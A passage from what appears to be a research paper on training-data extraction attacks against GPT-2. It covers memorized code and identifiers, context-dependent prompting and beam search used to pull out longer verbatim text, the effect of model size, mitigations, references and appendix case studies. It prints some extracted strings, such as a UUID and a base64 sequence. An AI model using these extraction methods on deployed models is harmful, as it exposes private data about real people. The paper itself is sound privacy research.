Code. We identify 31 generated samples that contain snippets of memorized source code. Despite our ability to recover the source code verbatim, we are almost always *unable* to recover the original authorship notices or terms of use. Often, this information is given either before the code itself or in a LICENSE file that appears separately. For many of these samples, we can also *extend* their length and recover thousands of lines of (near verbatim) source code (see Section 6.4).

Unnatural Text. Memorization is not limited to natural-looking text. We find 21 instances of random number sequences with at least 50 bits of entropy.[10] For example, we extract the following UUID:

1e4bd2a8-e8c8-4a62-adcd-40a936480059

from the model; a Google search for this string identifies just 3 documents containing this UUID, and it is contained in just one GPT-2 training document (i.e., it is 1-eidetic memorized). Other memorized random number sequences include UUIDs contained in only a few documents (not listed to preserve privacy), git commit hashes, random IDs used for ad tracking, and product model numbers.

[10] We estimate the entropy through manual analysis by guessing the entropy space given the format of the string.

Memorized String	Sequence Length	Occurrences in Data	
		Docs	Total
`Y2...`[redacted]`...y5`	87	1	10
`7C...`[redacted]`...18`	40	1	22
`XM...`[redacted]`...WA`	54	1	36
`ab...`[redacted]`...2c`	64	1	49
`ff...`[redacted]`...af`	32	1	64
`C7...`[redacted]`...ow`	43	1	83
`0x...`[redacted]`...C0`	10	1	96
`76...`[redacted]`...84`	17	1	122
`a7...`[redacted]`...4b`	40	1	311

Table 3: **Examples of $k = 1$ eidetic memorized, high-entropy content that we extract** from the training data. Each is contained in *just one* document. In the best case, we extract a 87-characters-long sequence that is contained in the training dataset just 10 times in total, all in the same document.

Table 3 gives nine examples of $k = 1$ eidetic memorized content, each of which is a random sequences between 10 and 87 characters long. In each of these cases, the memorized example is contained in exactly *one* training document, and the total number of occurrences within that single document varies between **just 10** and 311.

Data From Two Sources. We find samples that contain two or more snippets of memorized text that are unrelated to one another. In one example, GPT-2 generates a news article about the (real) murder of a woman in 2013, but then attributes the murder to one of the victims of a nightclub shooting in Orlando in 2016. Another sample starts with the memorized Instagram biography of a pornography producer, but then goes on to incorrectly describe an American fashion model as a pornography actress. This type of generation is not k-eidetic memorization (these independent pieces of information never appear in the same training documents), but it is an example of a contextual integrity violation.

Removed Content. Finally, GPT-2 memorizes content that has since been removed from the Internet, and is thus now *primarily* accessible through GPT-2. We are aware of this content as it is still cached by Google search, but is no longer present on the linked webpage. Some of this data is not particularly interesting in its own right, e.g., error logs due to a misconfigured webserver that has since been fixed. However, the fact that this type of memorization occurs highlights that LMs that are trained entirely on (at-the-time) public data may end up serving as an unintentional archive for removed data.

6.4 Extracting Longer Verbatim Sequences

In our previous experiments, we extract strings of 256 tokens in length. Here, we briefly investigate if we can extract longer sequences. In particular, we extend the length of some of the memorized sequences by seeding the model with each sample and continuing to generate. To do this, we apply a beam-search-like decoding method introduced in prior work [8] instead of greedy decoding which often fails to generate long verbatim sequences.

We can extend many of the memorized samples. For example, we identify a piece of source code taken from a repository on GitHub. We can extend this snippet to extract an entire file, namely *1450 lines* of verbatim source code. We can also extract the entirety of the MIT, Creative Commons, and Project Gutenberg licenses. This indicates that while we have extracted 604 memorized examples, we could likely extend many of these to much longer snippets of memorized content.

6.5 Memorization is Context-Dependent

Consistent with recent work on constructing effective "prompts" for generative LMs [7, 62], we find that the memorized content is highly dependent on the model's context.

For example, GPT-2 will complete the prompt "3.14159" with the first 25 digits of π correctly using greedy sampling. However, we find that GPT-2 "knows" (under Definition 2) more digits of π because using the beam-search-like strategy introduced above extracts 500 digits correctly.

Interestingly, by providing the more descriptive prompt "pi is 3.14159", straight greedy decoding gives the first 799 digits of π—more than with the sophisticated beam search. Further providing the context "e begins 2.7182818, pi begins 3.14159", GPT-2 greedily completes the first 824 digits of π.

This example demonstrates the importance of the context: in the right setting, orders of magnitude more extraction is feasible than when the context is just slightly suboptimal. We find that this holds true for our memorized examples as well. None of the 273 extracted samples found using Internet conditioning can be reliably reproduced when using the same prefix initially provided to GPT-2 that produced this sample. However, nearly all can be reproduced with high probability if we provided the entire sequence of data up to (but not including) the beginning of the memorized content.

The important lesson here is that our work vastly *underestimates* the true amount of content that GPT-2 memorized. There are likely prompts that would identify much more memorized content, but because we stick to simple prompts we do not find this memorized content.

7 Correlating Memorization with Model Size & Insertion Frequency

Thus far, we have shown that language models can memorize verbatim training strings, even when they are trained for few epochs and achieve small train-test accuracy gaps. A natural question is how many times a string must appear for it to be memorized (i.e., k in Definition 2). Prior work has investigated LM memorization by varying the number of times particular "canary" tokens were inserted into a training dataset [8]. The main limitation of this approach is that it is synthetic: canaries are inserted artificially after the dataset has been collected and may not be representative of natural data.

Here, we study how well GPT-2 memorizes *naturally occurring* canaries in the training data. In particular, we consider a piece of memorized content with the following prefix:

```
{"color":"fuchsia","link":"https://www.
reddit.com/r/The_Donald/comments/
```

The `reddit.com` URL above is completed by a specific 6-character article ID and a title. We located URLs in this specific format in a single document on `pastebin.com`. Each URL appears a varying number of times in this document, and hence in the GPT-2 training dataset.[11] Table 4 shows a subset of the URLs that appear more than once, and their respective counts in the document.[12] This allows us to ask the question: how many times must an example appear in the training dataset for us to extract it?

Methods. We attempt two approaches to extract URLs of this format, and run three variants of GPT-2 (XL, Medium, and Small). The two approaches vary the "difficulty" of the attack, so even if the more difficult fails the easier may succeed.

First, we directly prompt each variant of GPT-2 with the prefix above, and use top-n sampling to generate 10,000 possible extensions. Then, we test whether any of the URLs in the training document were among those that were emitted by GPT-2. We count a URL as emitted if it matches verbatim with one of the 10,000 generations.

Some URLs are not extractable with this technique, and so we make the problem easier for GPT-2 by additionally providing GPT-2 the 6-character random token that begins each URL. Given this additional prefix, we then sample from the model using the beam search procedure. This task is easier in two ways: we have first provided more context and additionally use a higher recall sampling strategy.

Results. Table 4 summarizes the key results. Under the more difficult of the two approaches, the full-sized 1.5 billion

[11] The purpose of this text dump was to tag users of Reddit who posted frequently on specific topics. In doing so, this page repeats some of the same links many times because many users comment on the same links.

[12] We confirmed with OpenAI that the counts here are within 5% of the true counts of these URLs in the training data.

URL (trimmed)	Occurrences		Memorized?		
	Docs	Total	XL	M	S
/r/[redacted]51y/milo_evacua...	1	359	✓	✓	½
/r/[redacted]zin/hi_my_name...	1	113	✓	✓	
/r/[redacted]7ne/for_all_yo...	1	76	✓	½	
/r/[redacted]5mj/fake_news_...	1	72	✓		
/r/[redacted]5wn/reddit_admi...	1	64	✓	✓	
/r/[redacted]lp8/26_evening...	1	56	✓	✓	
/r/[redacted]jla/so_pizzagat...	1	51	✓	½	
/r/[redacted]ubf/late_night...	1	51	✓	½	
/r/[redacted]eta/make_christ...	1	35	✓	½	
/r/[redacted]6ev/its_officia...	1	33	✓		
/r/[redacted]3c7/scott_adams...	1	17			
/r/[redacted]k2o/because_his...	1	17			
/r/[redacted]tu3/armynavy_ga...	1	8			

Table 4: We show snippets of Reddit URLs that appear a varying number of times in a *single* training document. We condition GPT-2 XL, Medium, or Small on a prompt that contains the beginning of a Reddit URL and report a ✓ if the corresponding URL was generated verbatim in the first 10,000 generations. We report a ½ if the URL is generated by providing GPT-2 with the first 6 characters of the URL and then running beam search.

parameter GPT-2 model emits all examples that are inserted 33 times or more, the medium-sized 345 million parameter memorizes half of the URLs, and the smallest 117 million parameter model memorizes *none* of these URLs.

When given the additional context and using beam search, the medium model can emit four more URLs, and the small model only emits the one URL that was inserted 359 times.

These results illustrate two fundamental lessons in LM memorization. First, *larger* models memorize significantly more training data: even hundreds of millions of parameters are not enough to memorize some of the training points. The ability of LMs to improve with model size has been extensively studied [35, 38]; we show a negative trend where these improvements come at the cost of decreased privacy. Second, for the largest LM, complete memorization occurs after just 33 insertions. This implies that any potentially sensitive information that is repeated a non-trivial amount of times is at risk for memorization, even if it was only repeated multiple times in a single training document.

8 Mitigating Privacy Leakage in LMs

Now that we have shown that memorized training data can be extracted from LMs, a natural question is how to mitigate these threats. Here we describe several possible strategies.

Training With Differential Privacy. Differential privacy (DP) [13, 14] is a well-established notion of privacy that offers strong guarantees on the privacy of individual records in the training dataset. Private machine learning models can be trained with variants of the differentially private stochastic gradient descent (DP-SGD) algorithm [1] which is widely implemented [17, 25]. Large companies have even used DP in production machine learning models to protect users' sensitive information [15, 69]. The tradeoffs between privacy and utility of models have been studied extensively: differentially-private training typically prevents models from capturing the long tails of the data distribution and thus hurts utility [19, 20, 67].

In the content of language modeling, recent work demonstrates the privacy benefits of user-level DP models [56]. Unfortunately, this work requires labels for which users contributed each document; such labels are unavailable for data scraped from the open Web. It may instead seem natural to aim for DP guarantees at the granularity of individual webpages, but rare snippets of text (e.g., an individual's name and contact information as in Figure 1) might appear in more than one webpage. It is thus unclear how to apply DP in a principled and effective way on Web data.

Curating the Training Data. One cannot manually vet the extremely large training datasets used for training LMs. However, there are methods to limit the amount of sensitive content that is present, e.g., by identifying and filtering personal information or content with restrictive terms of use [11, 58].

Aside from attempting to remove sensitive content, it is also important to carefully de-duplicate the data. Many language modeling datasets are de-duplicated at the document- or paragraph-level, which means that a single document can still contain many repeated occurrences of a sensitive piece of content. We envision more sophisticated strategies to de-duplicate the training data, or limit the contribution of any single source of training data.

It is also vital to carefully source the training data. Many of the potentially-sensitive training examples that we extracted (e.g., individuals' personal information) came from websites that are known to host sensitive content, e.g., `pastebin` is the 12th most popular domain in GPT-2's training set.

Overall, sanitizing data is imperfect—some private data will always slip through—and thus it serves as a first line of defense and not an outright prevention against privacy leaks.

Limiting Impact of Memorization on Downstream Applications. In many downstream applications, e.g., dialogue systems [76] and summarization models [29], LMs are *fine-tuned* on task-specific data. On the positive side, this finetuning process may cause the LM to "forget" [42, 57] some of the data that is memorized during the pre-training stage. On the negative side, fine-tuning may introduce its own privacy leakages if the task-specific data also contains private infor-

mation. An interesting direction for future work is to explore how memorization is inherited by fine-tuned models.

Downstream applications built on top of language models could also attempt to *filter out* generated text that contains memorized content, if such content can be reliably detected (e.g., using various membership inference strategies).

Auditing ML Models for Memorization. Finally, after mitigating privacy leaks, it is vital to audit models to empirically determine the privacy level they offer in practice [33]. Auditing is important even when using differential privacy, as it can complement theoretical upper bounds on privacy leakage [1]. We envision using our proposed methods, as well as existing attacks [8, 33, 65, 72], to audit LMs.

9 Lessons and Future Work

Extraction Attacks Are a Practical Threat. Prior work shows that (100× to 1000× smaller) language models potentially memorize training data in semi-realistic settings [8, 73]. Our results show that state-of-the-art LMs *do* memorize their training data in practice, and that adversaries can extract this data with simple techniques. Our attacks are practical even when the data contains a given sequence only a few times.

As our attacks interact with a language model as a black-box, our results approximate the *worst-case* behavior of language models when interacting with benign users. In particular, among 600,000 (honestly) generated samples, our attacks find that at least 604 (or 0.1%) contain memorized text.

Note that this is likely an extremely loose lower bound. We only manually inspected 1,800 potential candidate memorized samples; if we had started with more candidates we would likely have identified significantly more memorized content. Developing improved techniques for extracting memorized data, including attacks that are targeted towards specific content, is an interesting area for future work.

Memorization Does Not Require Overfitting. It is often believed that by preventing overfitting (i.e., reducing the train-test generalization gap) it is possible to prevent models from memorizing training data. However, large LMs have no significant train-test gap and yet we are still able to extract numerous examples verbatim from the training set. The key reason is that even though on *average* the training loss is only slightly lower than the validation loss, there are still some training examples that have anomalously low losses. Understanding Understanding why this happens is an important problem for future work [6, 40].

Larger Models Memorize More Data. Throughout our experiments, larger language models consistently memorized more training data than smaller LMs. For example, in one setting the 1.5 billion parameter GPT-2 model memorizes over 18× as much content as the 124 million parameter model (Section 7). Worryingly, it is likely that as LMs become bigger (in fact they already are 100× larger than the GPT-2 model we study [7]), privacy leakage will become even more prevalent.

Memorization Can Be Hard to Discover. Much of the training data that we extract is only discovered when prompting the LM with a particular prefix. Currently, we simply attempt to use high-quality prefixes and hope that they might elicit memorization. Better prefix selection strategies [62] might identify more memorized data.

Adopt and Develop Mitigation Strategies. We discuss several directions for mitigating memorization in LMs, including training with differential privacy, vetting the training data for sensitive content, limiting the impact on downstream applications, and auditing LMs to test for memorization. All of these are interesting and promising avenues of future work, but each has weaknesses and are incomplete solutions to the full problem. Memorization in modern LMs must be addressed as new generations of LMs are emerging and becoming building blocks for a range of real-world applications.

10 Conclusion

For large language models to be widely adopted, they must address the training data memorization problems that we have identified. Our extraction attacks are practical and efficient, and can recover hundreds of training examples from a model, even when they are contained in just one training document.

Our analysis is best viewed as a cautionary tale of what could happen when training large LMs on sensitive data. Even though our attacks target GPT-2 (which allows us to ensure that our work is not harmful), the same techniques apply to any LM. Moreover, because memorization gets worse as LMs become larger, we expect that these vulnerabilities will become significantly more important in the future.

There will therefore need to be techniques developed to specifically address our attacks. Training with differentially-private techniques is one method for mitigating privacy leakage, however, we believe that it will be necessary to develop new methods that can train models at this extreme scale (e.g., billions of parameters) without sacrificing model accuracy or training time. More generally, there are many open questions that we hope will be investigated further, including why models memorize, the dangers of memorization, and how to prevent memorization.

Acknowledgements

We are grateful for comments on early versions of this paper by Dan Boneh, Andreas Terzis, Carey Radebaugh, Daphne Ippolito, Christine Robson, Kelly Cooke, Janel Thamkul, Austin

Tarango, Jack Clark, Ilya Mironov, and Om Thakkar. Florian Tramèr is supported by NSF award CNS-1804222.

References

[1] Martín Abadi, Andy Chu, Ian Goodfellow, H Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *ACM CCS*, 2016.

[2] Daniel Adiwardana, Minh-Thang Luong, David R So, Jamie Hall, Noah Fiedel, Romal Thoppilan, Zi Yang, Apoorv Kulshreshtha, Gaurav Nemade, Yifeng Lu, et al. Towards a human-like open-domain chatbot. *arXiv preprint arXiv:2001.09977*, 2020.

[3] Jay Alammar. The illustrated transformer. *Visualizing Machine Learning One Concept at a Time*, 2018.

[4] Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. Neural machine translation by jointly learning to align and translate. In *ICLR*, 2015.

[5] Yoshua Bengio, Réjean Ducharme, Pascal Vincent, and Christian Jauvin. A neural probabilistic language model. *JMLR*, 2003.

[6] Gavin Brown, Mark Bun, Vitaly Feldman, Adam Smith, and Kunal Talwar. When is memorization of irrelevant training data necessary for high-accuracy learning? *arXiv preprint arXiv:2012.06421*, 2020.

[7] Tom B Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, et al. Language models are few-shot learners. *arXiv preprint arXiv:2005.14165*, 2020.

[8] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks. In *USENIX Security Symposium*, 2019.

[9] Kamalika Chaudhuri and Claire Monteleoni. Privacy-preserving logistic regression. In *NIPS*, 2009.

[10] Mia Xu Chen, Benjamin N Lee, Gagan Bansal, Yuan Cao, Shuyuan Zhang, Justin Lu, Jackie Tsay, Yinan Wang, Andrew M Dai, Zhifeng Chen, Timothy Sohn, and Yonghui Wu. Gmail smart compose: Real-Time assisted writing. In *KDD*, 2019.

[11] Andrea Continella, Yanick Fratantonio, Martina Lindorfer, Alessandro Puccetti, Ali Zand, Christopher Kruegel, and Giovanni Vigna. Obfuscation-Resilient Privacy Leak Detection for Mobile Apps Through Differential Analysis. In *NDSS*, 2017.

[12] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: Pre-training of deep bidirectional transformers for language understanding. In *NAACL*, 2019.

[13] C Dwork, F McSherry, K Nissim, and A Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, 2006.

[14] Cynthia Dwork. Differential privacy: A survey of results. In *TAMC*, 2008.

[15] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. RAPPOR: Randomized aggregatable privacy-preserving ordinal response. In *ACM CCS*, 2014.

[16] Andre Esteva, Brett Kuprel, Roberto A Novoa, Justin Ko, Susan M Swetter, Helen M Blau, and Sebastian Thrun. Dermatologist-level classification of skin cancer with deep neural networks. *Nature*, 2017.

[17] Facebook. Opacus. https://github.com/pytorch/opacus.

[18] Angela Fan, Mike Lewis, and Yann Dauphin. Hierarchical neural story generation. In *ACL*, 2018.

[19] Vitaly Feldman. Does learning require memorization? A short tale about a long tail. In *STOC*, 2020.

[20] Vitaly Feldman and Chiyuan Zhang. What neural networks memorize and why: Discovering the long tail via influence estimation. In *NeurIPS*, 2020.

[21] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM CCS*, 2015.

[22] Philip Gage. A new algorithm for data compression. *C Users Journal*, 12(2):23–38, 1994.

[23] Aaron Gokaslan and Vanya Cohen. OpenWebText corpus. http://Skylion007.github.io/OpenWebTextCorpus, 2019.

[24] Shafi Goldwasser, Silvio Micali, and Charles Rackoff. The knowledge complexity of interactive proof systems. *SICOMP*, 1989.

[25] Google. Tensorflow Privacy. https://github.com/tensorflow/privacy.

[26] Alex Graves. Generating sequences with recurrent neural networks. *arXiv preprint arXiv:1308.0850*, 2013.

[27] Peter Henderson, Koustuv Sinha, Nicolas Angelard-Gontier, Nan Rosemary Ke, Genevieve Fried, Ryan Lowe, and Joelle Pineau. Ethical challenges in data-driven dialogue systems. In *Proceedings of the 2018 AAAI/ACM Conference on AI, Ethics, and Society*, pages 123–129, 2018.

[28] Sorami Hisamoto, Matt Post, and Kevin Duh. Membership inference attacks on sequence-to-sequence models: Is my data in your machine translation system? In *TACL*, 2020.

[29] Andrew Hoang, Antoine Bosselut, Asli Celikyilmaz, and Yejin Choi. Efficient adaptation of pretrained transformers for abstractive summarization. *arXiv preprint arXiv:1906.00138*, 2019.

[30] Ari Holtzman, Jan Buys, Maxwell Forbes, and Yejin Choi. The curious case of neural text degeneration. In *ICLR*, 2020.

[31] Jeremy Howard and Sebastian Ruder. Universal language model fine-tuning for text classification. In *ACL*, 2018.

[32] Daphne Ippolito, Daniel Duckworth, Chris Callison-Burch, and Douglas Eck. Automatic detection of generated text is easiest when humans are fooled. In *ACL*.

[33] Matthew Jagielski, Jonathan Ullman, and Alina Oprea. Auditing differentially private machine learning: How private is private SGD? In *NeurIPS*, 2020.

[34] Bargav Jayaraman and David Evans. Evaluating differentially private machine learning in practice. In *USENIX Security Symposium*, 2019.

[35] Jared Kaplan, Sam McCandlish, Tom Henighan, Tom B Brown, Benjamin Chess, Rewon Child, Scott Gray, Alec Radford, Jeffrey Wu, and Dario Amodei. Scaling laws for neural language models. *arXiv preprint arXiv:2001.08361*, 2020.

[36] Mike Lewis, Yinhan Liu, Naman Goyal, Marjan Ghazvininejad, Abdelrahman Mohamed, Omer Levy, Ves Stoyanov, and Luke Zettlemoyer. Bart: Denoising sequence-to-sequence pre-training for natural language generation, translation, and comprehension. *arXiv preprint arXiv:1910.13461*, 2019.

[37] Jiwei Li, Michel Galley, Chris Brockett, Jianfeng Gao, and Bill Dolan. A diversity-promoting objective function for neural conversation models. In *NAACL*, 2016.

[38] Zhuohan Li, Eric Wallace, Sheng Shen, Kevin Lin, Kurt Keutzer, Dan Klein, and Joseph E Gonzalez. Train large, then compress: Rethinking model size for efficient training and inference of transformers. In *ICML*, 2020.

[39] Yinhan Liu, Myle Ott, Naman Goyal, Jingfei Du, Mandar Joshi, Danqi Chen, Omer Levy, Mike Lewis, Luke Zettlemoyer, and Veselin Stoyanov. RoBERTa: A robustly optimized BERT pretraining approach. *arXiv preprint arXiv:1907.11692*, 2019.

[40] Yunhui Long, Vincent Bindschaedler, Lei Wang, Diyue Bu, Xiaofeng Wang, Haixu Tang, Carl A Gunter, and Kai Chen. Understanding membership inferences on well-generalized learning models. *arXiv preprint arXiv:1802.04889*, 2018.

[41] Jean loup Gailly and Mark Adler. zlib compression library.

[42] Michael McCloskey and Neal J Cohen. Catastrophic interference in connectionist networks: The sequential learning problem. In *Psychology of learning and motivation*. 1989.

[43] H Brendan McMahan, Daniel Ramage, Kunal Talwar, and Li Zhang. Learning differentially private recurrent language models. In *ICLR*, 2018.

[44] Tomas Mikolov, Martin Karafiát, Lukas Burget, Jan Cernockỳ, and Sanjeev Khudanpur. Recurrent neural network based language model. In *Interspeech*, 2010.

[45] Randall Munroe. Predictive models. https://xkcd.com/2169/, 2019.

[46] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine learning with membership privacy using adversarial regularization. In *ACM SIGSAC*, 2018.

[47] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive privacy analysis of deep learning: Passive and active white-box inference attacks against centralized and federated learning. In *IEEE S&P*, 2019.

[48] Helen Nissenbaum. Privacy as contextual integrity. *Washington Law Review*, 2004.

[49] OpenAI. Language models are few-shot learners. https://github.com/openai/gpt-3, 2020.

[50] Matthew E Peters, Mark Neumann, Mohit Iyyer, Matt Gardner, Christopher Clark, Kenton Lee, and Luke Zettlemoyer. Deep contextualized word representations. In *NAACL*, 2018.

[51] Fabio Petroni, Tim Rocktäschel, Patrick Lewis, Anton Bakhtin, Yuxiang Wu, Alexander H Miller, and Sebastian Riedel. Language models as knowledge bases? In *EMNLP*, 2019.

[52] Alec Radford, Karthik Narasimhan, Tim Salimans, and Ilya Sutskever. Improving language understanding by generative pre-training, 2018.

[53] Alec Radford, Jeffrey Wu, Dario Amodei, Daniela Amodei, Jack Clark, Miles Brundage, and Ilya Sutskever. Better language models and their implications. *OpenAI Blog*, 2019.

[54] Alec Radford, Jeffrey Wu, Rewon Child, David Luan, Dario Amodei, and Ilya Sutskever. Language models are unsupervised multitask learners, 2019.

[55] Colin Raffel, Noam Shazeer, Adam Roberts, Katherine Lee, Sharan Narang, Michael Matena, Yanqi Zhou, Wei Li, and Peter J Liu. Exploring the limits of transfer learning with a unified text-to-text transformer. In *JMLR*, 2020.

[56] Swaroop Ramaswamy, Om Thakkar, Rajiv Mathews, Galen Andrew, H Brendan McMahan, and Françoise Beaufays. Training production language models without memorizing user data. *arXiv preprint arXiv:2009.10031*, 2020.

[57] Roger Ratcliff. Connectionist models of recognition memory: constraints imposed by learning and forgetting functions. *Psychological review*, 1990.

[58] Jingjing Ren, Ashwin Rao, Martina Lindorfer, Arnaud Legout, and David Choffnes. ReCon: Revealing and controlling PII leaks in mobile network traffic. In *MobiSys*, 2016.

[59] Adam Roberts, Colin Raffel, and Noam Shazeer. How much knowledge can you pack into the parameters of a language model? In *EMNLP*, 2020.

[60] Benjamin IP Rubinstein, Peter L Bartlett, Ling Huang, and Nina Taft. Learning in a large function space: Privacy-preserving mechanisms for SVM learning. *Privacy and Confidentiality*, 2012.

[61] Rico Sennrich, Barry Haddow, and Alexandra Birch. Neural machine translation of rare words with subword units. In *ACL*, 2016.

[62] Taylor Shin, Yasaman Razeghi, Robert L Logan IV, Eric Wallace, and Sameer Singh. AutoPrompt: Eliciting knowledge from language models with automatically generated prompts. In *EMNLP*, 2020.

[63] Mohammad Shoeybi, Mostofa Patwary, Raul Puri, Patrick LeGresley, Jared Casper, and Bryan Catanzaro. Megatron-lm: Training multi-billion parameter language models using model parallelism. *arXiv preprint arXiv:1909.08053*, 2019.

[64] Reza Shokri and Vitaly Shmatikov. Privacy-preserving deep learning. In *ACM CCS*, 2015.

[65] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE S&P*, 2017.

[66] Congzheng Song and Ananth Raghunathan. Information leakage in embedding models. In *ACM CCS*, 2020.

[67] Congzheng Song and Vitaly Shmatikov. Auditing data provenance in text-generation models. In *KDD*, 2018.

[68] Om Thakkar, Swaroop Ramaswamy, Rajiv Mathews, and Françoise Beaufays. Understanding unintended memorization in federated learning. *arXiv preprint arXiv:2006.07490*, 2020.

[69] Abhradeep Guha Thakurta, Andrew H. Vyrros, Umesh S. Vaishampayan, Gaurav Kapoor, Julien Freudiger, Vivek Rangarajan Sridhar, and Doug Davidson. Learning new words, 2017. US Patent 9,594,741.

[70] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N Gomez, Łukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *NIPS*, 2017.

[71] Kit Walsh. USPTO request for comments on intellectual property protection for artificial intelligence innovation – public comment by the electronic frontier foundation. https://www.uspto.gov/sites/default/files/documents/Electronic%20Frontier%20Foundation_RFC-84-FR-58141.PDF, 2020.

[72] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy risk in machine learning: Analyzing the connection to overfitting. In *IEEE CSF*, 2018.

[73] Santiago Zanella-Béguelin, Lukas Wutschitz, Shruti Tople, Victor Rühle, Andrew Paverd, Olga Ohrimenko, Boris Köpf, and Marc Brockschmidt. Analyzing information leakage of updates to natural language models. In *ACM CCS*, 2020.

[74] Rowan Zellers, Ari Holtzman, Hannah Rashkin, Yonatan Bisk, Ali Farhadi, Franziska Roesner, and Yejin Choi. Defending against neural fake news. In *NeurIPS*, 2019.

[75] Chiyuan Zhang, Samy Bengio, Moritz Hardt, Benjamin Recht, and Oriol Vinyals. Understanding deep learning requires rethinking generalization. *ICLR*, 2017.

[76] Yizhe Zhang, Siqi Sun, Michel Galley, Yen-Chun Chen, Chris Brockett, Xiang Gao, Jianfeng Gao, Jingjing Liu, and Bill Dolan. DialoGPT: Large-scale generative pre-training for conversational response generation. In *ACL Demo Track*, 2020.

A Categorization of Memorized Data

Table 5 describes the high-level categories that we assigned to the 604 memorized samples extracted from GPT-2. Note that a single sample can belong to multiple categories. Tables 6 and 7 (omitted for space) show the categorization broken down by attack strategy.

B Distribution of Model Perplexities

Figure 4 shows the distribution of the perplexities of samples generated with each of our three text generation strategies and ordered based on our six membership inference strategies.

C Additional Case Studies of Memorization

Here we present additional results from our manual analysis of the memorized content.

Memorized Leaked Podesta Emails from WikiLeaks. We identify several memorized URLs that originated from the leaked Podesta Emails available on WikiLeaks[13]. There is only one training document that contains these memorized URLs. Due to the nature of email, the text of one message is often included in subsequent replies to this email. As a result, a URL that is used (intentionally) only once can be included in the dataset tens of times due to the replies.

Memorized Donald Trump Quotes and Tweets. The GPT-2 training dataset was collected when the 2016 US Presidential election was often in the news. As a result, we find several instances of memorized quotes from Donald Trump, both in the form of official remarks made as President (found in the official government records), as well as statements made on Twitter.

Memorized Promotional Content. We extract memorized samples of promotional content, such as advertisements for books, beauty products, software products. One of these samples includes a link to an author's valid Patreon account, along with a list of named and pseudonymous prior donors.

Memorized Number Sequences. We identify many examples where GPT-2 emits common number sequences. Nearly ten examples contain the integers counting up from some specific value. We also find examples of GPT-2 counting the squares `1, 2, 4, 8, 16, 25, 36`, Fibonacci numbers `1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, 987`, or digits of π, `3.14159265358979323846264`. None of these examples should be unexpected, but the quantity of memorized number sequences was surprising to us.

Memorized News Headlines. Numerous memorized text snippets are verbatim copies of news articles and headlines. A large number of these memorized samples are attributed to a single source: `thehill.com`, an American news website. Interestingly, most of these samples follow the exact same template: (1) they contain a list of different news headlines separated by a "pipe" symbol (|), (2) the sample begins with two *merged* words, e.g., "TrumpJesuit", (3) the headline list ends with the all-caps word "MORE", and (4) the sample contains the all-caps word "ADVERTISEMENT".


We indeed find pages on the Web that contain copies of headlines from `thehill.com` under this exact template. The peculiarities of these snippets likely contributed to their memorization. For example, the token TrumpJesuit does not appear in any other context on the entire Web.

Memorized Base-64 Content. One particularly interesting form of memorization that we identify is the ability of GPT-2 to emit base-64 encoded content. For example, we extract out of the model the following sequence:


```
bWFzdGVyfGltYWdlc3w3OTkxOXxpbWFnZS9wbmd
8aW1hZ2VzL2hkZS9oMDQvODg0NTY3MjYxMTg3MC
5wbmd8ZmFkMTMlNmFiYWJhZjFiMjJlYTAyNzU0Z
```

which decodes to the sequence "master|images|79919|image/png|images/hde/h04/8845672611870.png|...". Despite our attempts, we are unable to identify where this content originates.

